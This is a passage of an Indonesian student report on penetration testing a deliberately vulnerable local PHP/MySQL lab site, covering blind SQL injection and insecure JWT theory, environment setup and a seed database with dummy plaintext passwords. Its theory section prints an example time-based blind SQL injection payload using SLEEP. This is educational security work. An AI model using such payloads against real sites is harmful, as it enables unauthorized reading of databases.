


**PROYEK AKHIR**  
**KEAMANAN JARINGAN 2024**



**Miranti Anggunesari**

**2106731472**

**Phoebe Ivana**

**2206820320**

## DAFTAR ISI

<b>DAFTAR ISI.....</b>	<b>2</b>
<b>BAB I PENDAHULUAN.....</b>	<b>3</b>
1.1. Latar Belakang.....	3
1.2. Rumusan Masalah.....	4
1.3. Tujuan.....	4
1.4. Dasar Teori.....	4
1.4.1 Blind SQL Injection.....	5
1.4.2 Insecure JWT.....	7
<b>BAB II IMPLEMENTASI.....</b>	<b>10</b>
2.1. Persiapan Hardware dan Software.....	10
2.1.1. Persiapan Environment.....	10
2.1.2. Langkah Setup Website.....	11
2.1.3. Langkah Setup Database.....	15
2.2. Insecure JWT.....	19
2.2.1. Target Creation.....	19
2.2.2. Enumeration.....	24
2.2.3. Exploitation.....	28
2.2.4. Remediation.....	35
2.2.5. Proof.....	41
2.3. Blind SQL Injection.....	51
2.3.1. Target Creation.....	52
2.3.2. Enumeration.....	53
2.3.3. Exploitation.....	59
2.3.4. Remediation.....	65
2.3.5. Proof.....	69
<b>BAB III KESIMPULAN.....</b>	<b>73</b>

## BAB I

### PENDAHULUAN

#### 1.1. Latar Belakang

Dalam era digital yang semakin berkembang, keamanan jaringan menjadi salah satu aspek penting dalam sistem informasi. Seiring dengan perkembangan teknologi, sistem jaringan terus dihadapi dengan resiko keamanan yang semakin kompleks. Terdapat banyak langkah pencegahan dan penyelesaian dari serangan yang dapat diimplementasikan. Namun, salah satu cara yang umumnya diterapkan adalah dengan mengidentifikasi *vulnerability* atau kerentanan suatu sistem jaringan melalui *penetration testing*.

*Penetration testing* sendiri merupakan suatu metode evaluasi keamanan jaringan suatu sistem yang dapat dilakukan dengan melancarkan simulasi serangan terhadap sistem tersebut. Nantinya dari *penetration testing* akan ditemukan kelemahan-kelemahan dari sistem yang kemungkinan dapat dimanfaatkan oleh penyerang. Hasil evaluasi ini kemudian akan digunakan oleh pengelola sistem untuk memperbaiki kelemahan tersebut dengan suatu sistem keamanan baru sehingga dapat menghindari terjadinya serangan siber.

Pada laporan ini, kami akan menjelaskan dua aspek penting terkait kelemahan pada suatu aplikasi web yang dapat dimanfaatkan oleh seorang penyerang beserta dengan potensi serangan yang dapat diterima, yaitu *Blind SQL Injection* dan *Insecure JWT (JSON Web Token)*. Kedua aspek ini dapat menjadi pintu masuk bagi penyerang untuk memperoleh akses tidak sah dan memanipulasi informasi penting dalam sistem secara mudah.

Dalam konteks keamanan jaringan, *Blind SQL Injection* ini dilakukan dengan memanfaatkan kerentanan dalam penanganan input pada database untuk mendapatkan informasi sensitif secara langsung dari database suatu aplikasi web. Di lain sisi, JWT atau *JSON Web Token* yang seharusnya digunakan untuk mengamankan pertukaran data antara pihak yang terlibat dapat menjadi sumber kerentanan apabila tidak diimplementasikan dengan

benar. Kesalahan dalam implementasi JWT ini dapat dimanfaatkan oleh penyerang untuk mendapatkan akses tidak sah ke dalam aplikasi web target.

### 1.2. Rumusan Masalah

Laporan ini memiliki beberapa rumusan masalah yang mendasarinya, antara lain sebagai berikut:

- a. Bagaimana cara mengidentifikasi celah keamanan dalam suatu aplikasi web?
- b. Bagaimana cara melancarkan serangan *Blind SQL Injection* ke suatu aplikasi web untuk mendapatkan akses tidak sah?
- c. Bagaimana cara memanfaatkan *JSON Web Token* dari suatu aplikasi web untuk menembus celah keamanan web tersebut?
- d. Bagaimana cara meningkatkan keamanan suatu aplikasi web untuk memitigasi serangan siber yang mungkin saja terjadi?

### 1.3. Tujuan

Penyusunan laporan ini memiliki beberapa tujuan yang akan dicapai, antara lain sebagai berikut:

- a. Mengidentifikasi celah keamanan yang mungkin ada pada aplikasi web.
- b. Mempelajari cara kerja metode *Blind SQL Injection* untuk melancarkan serangan ke aplikasi web.
- c. Mempelajari fungsi, cara kerja, hingga kelemahan *JSON Web Token* dari suatu aplikasi web untuk dimanfaatkan dalam penyerangan.
- d. Menemukan solusi untuk meningkatkan keamanan aplikasi web untuk mencegah serangan siber kedepannya.

### 1.4. Dasar Teori

Serangan siber merupakan upaya yang sengaja dilakukan oleh seorang penyerang dengan tujuan untuk memanipulasi hingga merusak integritas atau kerahasiaan data di dalam suatu jaringan. Bentuk serangan ini dapat berupa serangan pasif, maupun serangan aktif. Ketika serangan pasif dilancarkan ke

dalam suatu sistem, penyerang dapat memanfaatkan lalu lintas jaringan untuk menghambat maupun ikut serta di dalam komunikasi pengguna, sehingga penyerang dapat memperoleh informasi dari dalam jaringan. Bentuk serangan ini dapat dilakukan tanpa diketahui oleh pengguna. Sedangkan itu, dengan menggunakan serangan aktif, penyerang akan mencoba untuk melewati sistem keamanan jaringan dengan memanfaatkan celah keamanan yang ada untuk membobol aset jaringan tersebut. Serangan aktif ini dapat menyebabkan terjadinya kebocoran data hingga informasi sensitif pengguna.

Salah satu contoh dari serangan pasif dan serangan aktif adalah serangan *Man-in-the-Middle (MITM)* dan serangan *SQL Injection*. Serangan *Man-in-the-Middle (MITM)* merujuk kepada penyerang yang mencoba untuk menembus keamanan jaringan dan memposisikan dirinya di antara entitas yang sedang berkomunikasi dengan tujuan untuk mendapatkan informasi sensitif hingga memanipulasi data di dalam jaringan. Sedangkan, serangan *SQL Injection* dilakukan dengan cara menyisipkan query SQL melalui klien ke server database jaringan. Query tersebut dimasukkan atau diinjeksikan ke dalam data plane untuk menggantikan suatu data yang sudah ada di dalam database, bisa berupa kata sandi atau informasi lainnya. Server yang sudah terakses ini kemudian akan menjalankan perintah yang diberikan oleh penyerang sehingga sistem dapat ditembus.

#### 1.4.1 *Blind SQL Injection*

Seperti yang sudah dijelaskan sebelumnya, *SQL Injection* merupakan serangan yang dilakukan dengan menyisipkan query atau perintah ke dalam server jaringan melalui input yang diterima oleh aplikasi. *Blind SQL Injection* juga bekerja dengan cara yang sama, hanya saja pada serangan ini penyerang tidak dapat melihat perintah secara langsung. Oleh karena itu, penyerang akan menyisipkan query SQL yang dapat menghasilkan nilai TRUE/FALSE untuk memperoleh informasi dari database jaringan secara tidak langsung.


*Blind SQL Injection* sendiri dibedakan menjadi dua tipe, yaitu *Content-Based* dan *Time-Based*. Berikut penjelasan masing-masing tipe:

#### 1.4.1.1. Content-Based Blind SQL Injection

Metode ini merupakan cara di mana penyerang dapat menyisipkan query SQL yang akan memodifikasi respons konten dari aplikasi web berdasarkan kondisi tertentu. Penyerang dapat membuat suatu query yang akan menghasilkan respons berbeda tergantung dengan kebenaran dari kondisi yang dihasilkan.

#### 1.4.1.2. Time-Based Blind SQL Injection

Metode ini melibatkan penyisipan query SQL yang dapat menyebabkan *delay* atau penundaan waktu respons dari database. Penyerang akan menyisipkan fungsi yang menyebabkan *delay*, seperti *SLEEP()* di MySQL atau *WAITFOR DELAY* di SQL Server. Dengan mengamati berapa lama waktu yang dibutuhkan oleh penyerang untuk mendapatkan respons dari server, penyerang dapat menyimpulkan informasi terkait database aplikasi web tersebut. Berikut contoh query untuk *Time-Based Blind SQL Injection*.



```
SELECT * FROM u WEHRE id='\$i'  
$p = ' IF(MID(VERSION(),1,1)='5', SLEEP(5), 0)  
SELECT * FROM u WEHRE id='1' IF(MID(VERSION(),1,1)='5', SLEEP(5), 0)
```

The diagram illustrates a SQL injection query structure. It consists of three main parts: a 'Complete SQL Command' (the base query), a 'Condition Control' (the part where the version is checked), and a 'Time Control' (the part where the sleep function is used to delay the response).

Gambar 1.4.1.2.1. Contoh query *Time-Based Blind SQL*

Untuk melancarkan serangan *Blind SQL Injection*, umumnya penyerang dapat memanfaatkan beberapa bagian dari aplikasi web, seperti formulir pencarian, formulir login, parameter URL, cookie dan header HTTP, hingga kolom input yang tidak terfilter dengan baik. Penyerang seringkali menyisipkan query yang berbahaya pada halaman

yang mengharuskan pengguna untuk memasukkan data input, seperti pencarian, login, atau formulir lainnya). Penyerang akan mencoba untuk menyisipkan query SQL berbahaya ke dalam kolom-kolom input yang tidak terproteksi pada aplikasi web yang tidak memvalidasi atau membersihkan input pengguna dengan benar. Query ini kemudian akan dikirimkan langsung ke server aplikasi web untuk mengakses database aplikasi web, sehingga penyerang dapat membaca hingga memodifikasi isi dari database tersebut.


Selain itu, parameter yang diteruskan melalui URL juga sering menjadi titik masuk bagi penyerang untuk melakukan serangan *Blind SQL Injection*. Misalnya, terdapat suatu aplikasi yang menerima data melalui URL `example.com/profile?id=1`, parameter `id` akan menjadi rentan ketika tidak divalidasi dengan benar. Dan kelemahan dalam validasi parameter ini dapat digunakan oleh penyerang untuk menyisipkan query dengan pengkondisian tertentu untuk menghasilkan nilai TRUE/FALSE.

Beberapa aplikasi web menggunakan cookie atau header HTTP untuk menyimpan informasi. Dengan serangan ini, penyerang dapat melakukan perubahan cookie atau header HTTP dengan menyisipkan payload SQL pada nilai cookie atau header. Setelah itu, penyerang dapat mengeksplorasi akses dan informasi dari server aplikasi web tersebut.

#### 1.4.2 Insecure JWT

*JSON Web Token* atau JWT merupakan suatu standar terbuka yang digunakan untuk mengautentikasi dan mengirimkan informasi antara dua pihak (klien dan server) dalam bentuk yang terstruktur dan aman. Keberadaan JWT ini memungkinkan pertukaran informasi yang aman dengan menyematkan data ke dalam token yang dapat diverifikasi pada masing-masing pihak. Setiap JWT ditandatangani menggunakan

algoritma kriptografi untuk memastikan bahwa integritas data tetap terjaga.



Gambar 1.4.2.1. Struktur JSON Web Token

Setiap JWT memiliki objek JSON yang dienkripsi dan mengandung informasi tertentu. JWT terdiri dari tiga bagian utama yang dipisahkan oleh tanda titik (.), yaitu *header*, *payload*, dan *signature*. *Header* adalah bagian yang berisikan tipe token beserta dengan enkripsi yang digunakan (umumnya HS256 atau RS256). Sedangkan, *payload* berisikan klaim atau informasi mengenai pengguna, seperti ID pengguna, nama, hingga waktu kadaluarsa token tersebut. Dan *signature* merupakan bagian algoritma kriptografi yang disisipkan untuk memverifikasi bahwa token tidak mengalami perubahan selama proses pengiriman data.

Token JWT yang seharusnya berfungsi untuk mengamanakan proses pertukaran informasi ini bisa saja menjadi celah keamanan aplikasi web yang dapat dimanfaatkan oleh penyerang. Kesalahan implementasi atau konfigurasi dapat menyebabkan kerentanan dalam aplikasi web yang menerapkannya. Kesalahan ini lah yang disebut sebagai *Insecure JWT*. Berikut beberapa contoh kesalahan konfigurasi dalam penggunaan JWT:

- a. Penggunaan Algoritma “none”

Ketika server menerima JWT dengan algoritma “none”, ini berarti token tidak memiliki *signature* yang valid, sehingga penyerang dapat dengan mudah memalsukan token.

b. Penggunaan Kunci Rahasia yang Lemah

Dalam JWT, disarankan penggunaan kunci rahasia atau *secret key* yang kuat atau terdiri dari kombinasi yang kuat antara huruf, angka, maupun simbol. *Secret key* yang lemah memungkinkan penyerang untuk menebaknya sehingga penyerang dapat memalsukan *signature* token.

c. Penyimpanan Informasi Sensitif di dalam Payload

Informasi sensitif yang disimpan dalam payload tanpa adanya enkripsi tambahan dapat dimanfaatkan oleh penyerang yang berhasil membaca atau memanipulasi token. Kesalahan ini dapat mengakibatkan token dapat di-decode oleh pihak ketiga tanpa kunci rahasia sehingga membuka potensi risiko keamanan baru.

d. Tidak Ada Validasi Klaim

Di dalam JWT terdapat klaim yang akan divalidasi oleh server untuk memastikan bahwa data tidak diubah selama pengiriman. Tidak adanya klaim, seperti waktu kadaluarsa token dapat menyebabkan token yang sudah kadaluarsa untuk digunakan secara terus-menerus. Hal ini dapat memungkinkan penyerang untuk memanfaatkan token yang sudah kadaluarsa untuk mengakses aplikasi web.

## BAB II

### IMPLEMENTASI

#### 2.1. Persiapan *Hardware* dan *Software*

##### 2.1.1. Persiapan *Environment*

Pada percobaan ini, kami melakukan *environment setup* untuk memastikan bahwa seluruh *hardware* maupun *software* yang digunakan dapat berjalan dengan optimal, memungkinkan dilakukannya eksplorasi *Blind SQL Injection* dan *Insecure JWT*. Dalam *environment setup* ini, terdapat bagian *hardware* yang mencakup:

- a) Laptop dengan minimum spesifikasi:
  - I. Processor Intel(R) Core(TM) i5-1135G7 CPU.
  - II. RAM 8.0 GB.
  - III. Ruang penyimpanan 407 GB yang digunakan untuk menyimpan hasil instalasi *software* XAMPP dan *file database* yang akan digunakan.
  - IV. Operating System: Windows 11.

Penggunaan laptop dengan spesifikasi tersebut dipilih guna memastikan bahwa performa yang diberikan bersifat stabil pada saat *local server* dijalankan, terutama ketika proses pengelolaan *database* dan aplikasi web dijalankan secara bersamaan. Selain itu, dari sisi *software*, terdapat beberapa komponen yang akan digunakan untuk menunjang proses eksplorasi *Blind SQL Injection* dan *Insecure JWT*, di antaranya:


- a) XAMPP 8.0.3, digunakan sebagai sebuah server lokal yang sudah memiliki modul Apache. Versi ini sudah mendukung penggunaan PHP 8, serta kompatibel terhadap *relational database*. Pemilihan XAMPP 8.0.3 dilakukan sebab dapat mempermudah kami dalam mengelola server secara lokal, tanpa diperlukannya konfigurasi manual yang rumit.

- b) MySQL, digunakan untuk mengelola *database*. Pemilihan MySQL dilakukan sebab sudah terintegrasi di dalam paket XAMPP, sehingga akan mempermudah kami dalam mengelola data. Dalam percobaan ini, MySQL akan digunakan untuk menyimpan data sensitif berupa *username* dan *password* yang akan dijadikan sebagai target eksplorasi.
- c) *Visual Studio Code*, digunakan sebagai media untuk menulis kode PHP yang membentuk sebuah aplikasi web sederhana. Adapun aplikasi web yang dirancang akan menggunakan kombinasi teknologi PHP dikarenakan sederhana, mudah untuk diintegrasikan dengan MySQL, dan fleksibel untuk digunakan.
- d) *Browser Web* (Google Chrome), digunakan untuk mengakses serta menguji aplikasi web sederhana secara lokal melalui URL <http://localhost>.

Pemilihan *hardware* dan *software* sudah dilakukan dengan mempertimbangkan faktor efisiensi, kemudahan di dalam proses pengelolaan, dan kompatibilitas terhadap kebutuhan percobaan. Setelah seluruh kebutuhan sudah disiapkan, maka tahap berikutnya adalah melakukan *setup* website agar proses pengujian dapat segera dimulai.


#### 2.1.2. Langkah Setup Website

Setelah seluruh *hardware* dan *software* siap, maka langkah awal yang dapat dilakukan ialah mengunduh XAMPP pada *main directory* dari sistem operasi yang digunakan (dalam percobaan ini, kami mengunduhnya pada C *Directory*).



Gambar 2.1.2.1. Instalasi XAMPP pada C Directory

Setelah proses instalasi XAMPP selesai, maka langkah berikutnya adalah mengaktifkan Apache dan MySQL *Module* yang terdapat pada XAMPP melalui XAMPP Control Panel, dengan cara menekan tombol ‘Start’ yang terdapat pada bagian ‘Actions’ dari masing-masing modul. Dalam hal ini, Apache *Module* akan bertugas untuk menangani HTTP *request*, serta menjalankan PHP file. Sedangkan, MySQL *Module* akan bertugas untuk mengelola file *database* yang akan digunakan dalam percobaan. Kedua komponen tersebut harus diaktifkan agar *local server* dapat berjalan dengan benar dan sesuai.



Gambar 2.1.2.2. Mengaktivasi Apache dan MySQL *Module* pada XAMPP

Setelah kedua modul sudah teraktivasi, langkah berikutnya adalah membentuk struktur folder dan file untuk aplikasi web yang ingin dibentuk. Dalam percobaan ini, seluruh file aplikasi web akan diletakkan di dalam folder `htdocs`, yang merupakan lokasi *default* untuk file yang dijalankan melalui Apache server pada XAMPP. Adapun struktur folder yang direncanakan adalah sebagai berikut:

```
htdocs/
└── JWT/
    ├── admin.php
    ├── config.php
    ├── dashboard.php
    ├── db.sql
    ├── index.php
    ├── jwt.php
    ├── login.php
    ├── logout.php
    ├── profile.php
    ├── read-more.php
    ├── register.php
    └── css/
        └── style.css
```

Struktur di atas akan membentuk sebuah aplikasi web sederhana yang terdiri atas:

a) *Admin Page*, digunakan untuk mengelola dan memanipulasi data pengguna dalam sistem. Halaman ini hanya dapat diakses oleh pengguna dengan *role* 'admin', yang divalidasi melalui tahap autentikasi (dalam hal ini adalah JWT). Pada halaman ini, admin dapat:

- Memberikan peran (role) admin kepada pengguna lain.
- Melihat daftar semua pengguna yang terdaftar, termasuk informasi berupa *username* beserta *role* yang dimiliki.
- Mengubah hak akses pengguna jika diperlukan.

- b) *Index Page*, digunakan sebagai *landing page* atau halaman utama yang menampilkan artikel-artikel yang ada dalam *database*. Pada halaman ini, disediakan daftar artikel yang memungkinkan pengguna untuk melakukan pencarian berdasarkan judul. Halaman ini juga dapat menampilkan cuplikan artikel (*short content*) yang diambil secara *dynamic* dari *database*, diikuti dengan tautan "*Read more*" yang tersedia untuk membaca artikel secara lengkap.
- c) *Login Page*, memungkinkan pengguna untuk masuk ke dalam sistem dengan menggunakan *username* dan *password* yang telah terdaftar dalam *database*. Pada laman ini, pengguna perlu mengisi *form login* dengan menggunakan *username* dan *password* yang sesuai, kemudian akan diverifikasi melalui *database* dengan metode tertentu. Jika kredensial valid, maka pengguna akan diarahkan ke halaman utama (*index page*) dan dapat mengakses halaman-halaman lainnya sesuai dengan hak akses yang dimilikinya. Namun, jika proses login gagal, maka akan ada pesan kesalahan yang ditampilkan.
- d) *Register Page*, digunakan untuk mendaftar akun di aplikasi web. Pengguna baru perlu mengisi form pendaftaran dengan informasi seperti *username* dan *password*, yang kemudian disimpan ke dalam *database*. Setelah proses registrasi berhasil, pengguna akan diarahkan ke halaman *login* untuk masuk ke dalam aplikasi dengan menggunakan kredensial baru yang dimilikinya.
- e) *Profile Page*, memungkinkan pengguna untuk melihat informasi akun miliknya yang mencakup data *username*, peran (*role*), dan informasi lainnya terkait dengan akun tersebut.
- f) *Dashboard Page*, hanya dapat digunakan oleh pengguna yang sudah *login* dengan *role* 'admin'. Pada halaman ini, pengguna

dengan hak akses admin dapat menambahkan artikel terbaru ke dalam *database*.

- g) *Read-more Page*, merupakan halaman yang menyediakan detail lengkap dari artikel yang dipilih oleh pengguna. Halaman ini dapat diakses dengan cara menekan tautan *Read more* pada artikel di halaman utama. Setelah menekan tautan ini, pengguna akan secara otomatis diarahkan ke halaman yang berisikan isi artikel secara keseluruhan.

### 2.1.3. Langkah *Setup Database*

Untuk membuat suatu *website*, diperlukan *database* yang dapat menyimpan informasi dari *website*, mencakup data *user* dan konten dari *website*. Pada langkah ini, kami akan membuat *database* yang berbasiskan SQL, karena salah satu serangan yang akan disimulasikan adalah *Blind SQL Injection*.

Kami menggunakan XAMPP yang sudah memiliki beberapa modul bawaan, mencakup MySQL sebagai sebuah sistem RDBMS. Oleh karena itu, *tools* yang dipilih untuk membuat *database* SQL ini adalah MySQL. Pertama-tama, kami akan membuat tabel baru yang bernamakan *users* dan *articles* dengan spesifikasi di bawah untuk menyimpan informasi terkait pengguna dan konten dari *website*.

```

# db.sql > ...
1 CREATE TABLE users (
2     id INT AUTO_INCREMENT PRIMARY KEY,
3     username VARCHAR(50) NOT NULL,
4     password VARCHAR(100) NOT NULL,
5     role VARCHAR(20) DEFAULT 'user'
6 );
7
8 INSERT INTO users (username, password, role) VALUES
9 ('admin', 'formula123', 'admin');
10
11 INSERT INTO users (username, password) VALUES
12 ('hawaii', 'aloha'),
13 ('maxie', 'rbn33'),
14 ('joana', '23tater'),
15 ('martin', 'jorge88');
16
17 CREATE TABLE articles (
18     id INT AUTO_INCREMENT PRIMARY KEY,
19     title VARCHAR(255) NOT NULL,
20     content TEXT NOT NULL
21 );
22
23 INSERT INTO articles (title, content) VALUES
24 ('Introduction to Vulnerabilities', 'This article explores common web application vulnerabilities such as SQL injection and cross-site scripting (XSS).'),
25 ('History of Wikipedia', 'Wikipedia was launched on January 15, 2001, and has since become the world\'s largest online encyclopedia.'),
26 ('Basics of PHP', 'PHP is a popular server-side scripting language designed for web development, but it is also used as a general-purpose programming language.'),
27 ('What is SQL Injection?', 'SQL injection is a code injection technique used to attack data-driven applications by inserting malicious SQL statements.'),
28 ('Understanding JWTs', 'JSON Web Tokens (JWTs) are an open standard used to securely transmit information between parties as a JSON object.'),
29 ('Top 5 Web Security Practices', 'Learn about essential security practices, including input validation, encryption, and regular security audits.'),
30 ('Common Security Misconfigurations', 'Misconfigurations in web servers and applications can lead to security vulnerabilities, allowing attackers to gain unauthorized access.'),
31 ('Introduction to Cybersecurity', 'Cybersecurity involves protecting computer systems and networks from information disclosure, theft, or damage.'),
32 ('The Rise of Open Source', 'Open source software has revolutionized the software industry, fostering collaboration and innovation globally.'),
33 ('Future of Web Development', 'Web development is constantly evolving with new technologies such as Progressive Web Apps (PWAs) and WebAssembly.');

```

Gambar 2.1.3.1. Struktur *Database* dan Data *Dummy* yang Digunakan

Di dalam *database*, kami mendefinisikan struktur tabel `users` yang mencakup kolom:


- a) `id` sebagai *primary key* dengan sistem penomoran otomatis.
- b) `username` dan `password` yang memerlukan *input* dari pengguna.
- c) `role` yang secara otomatis akan meng-*assign* pengguna baru dengan `role user`.

Sedangkan, tabel `articles` terdiri dari tiga kolom, mencakup:

- a) `id` sebagai *primary key* dengan sistem penomoran otomatis.
- b) `title` yang berfungsi untuk menyimpan judul dari masing-masing artikel.
- c) `content` yang digunakan untuk menyimpan isi dari artikel itu sendiri.

Setelah itu, kami akan memasukkan beberapa *dummy* data pengguna dan artikel yang akan digunakan. Melalui tahapan ini, *database* siap untuk digunakan dalam *penetration testing*.

Langkah selanjutnya yang harus dilakukan adalah membuat *database* baru pada *localhost* yang dapat diakses melalui <http://localhost/phpmyadmin/>. Dengan menekan tombol `New` yang terdapat pada sebelah kiri halaman, kami dapat menambahkan *database* baru. Pada percobaan ini, kami menamakan *database* tersebut sebagai ‘wikiWow’, kemudian membiarkan pilihan collation berada dalam kondisi *on-default* (‘utf8\_mb4\_general\_ci’). Tahapan ini dapat dilanjutkan dengan menekan tombol `Create` untuk menyimpan *database* tersebut.




Gambar 2.1.3.2. Membuat *Database* Baru pada phpMyAdmin

Selanjutnya, untuk menambahkan data ke dalam *database* yang telah dibuat, terdapat dua opsi yang dapat dilakukan, yaitu:

- Mengimport file SQL* yang sebelumnya sudah dibuat sebelumnya.
- Menjalankan *query SQL* secara manual melalui tab *SQL*.

Pada langkah ini, kami menggunakan metode kedua, yaitu dengan memasukkan serta menjalankan *query SQL* secara manual melalui tab *SQL*. Perintah *SQL* yang telah disiapkan dapat disalin secara langsung ke dalam kolom yang disediakan. Setelah itu, untuk menjalankan perintah *SQL* tersebut, hanya perlu menekan tombol *Go* yang berada pada bagian kanan bawah halaman.



The screenshot shows the phpMyAdmin interface for the 'wik-wow' database. In the central query editor, several SQL statements are listed:

```

1 CREATE TABLE users (
2     id INT AUTO_INCREMENT PRIMARY KEY,
3     username VARCHAR(50) NOT NULL,
4     password VARCHAR(100) NOT NULL,
5     role VARCHAR(20) DEFAULT 'user'
6 );
7
8 INSERT INTO users (username, password, role) VALUES
9 ('admin', 'formula123', 'admin');
10
11 INSERT INTO users (username, password) VALUES
12 ('hawaii', 'aloha'),
13 ('maxie', 'rbr33'),
14 ('joana', '23later'),
15 ('martin', 'jorge88');

```

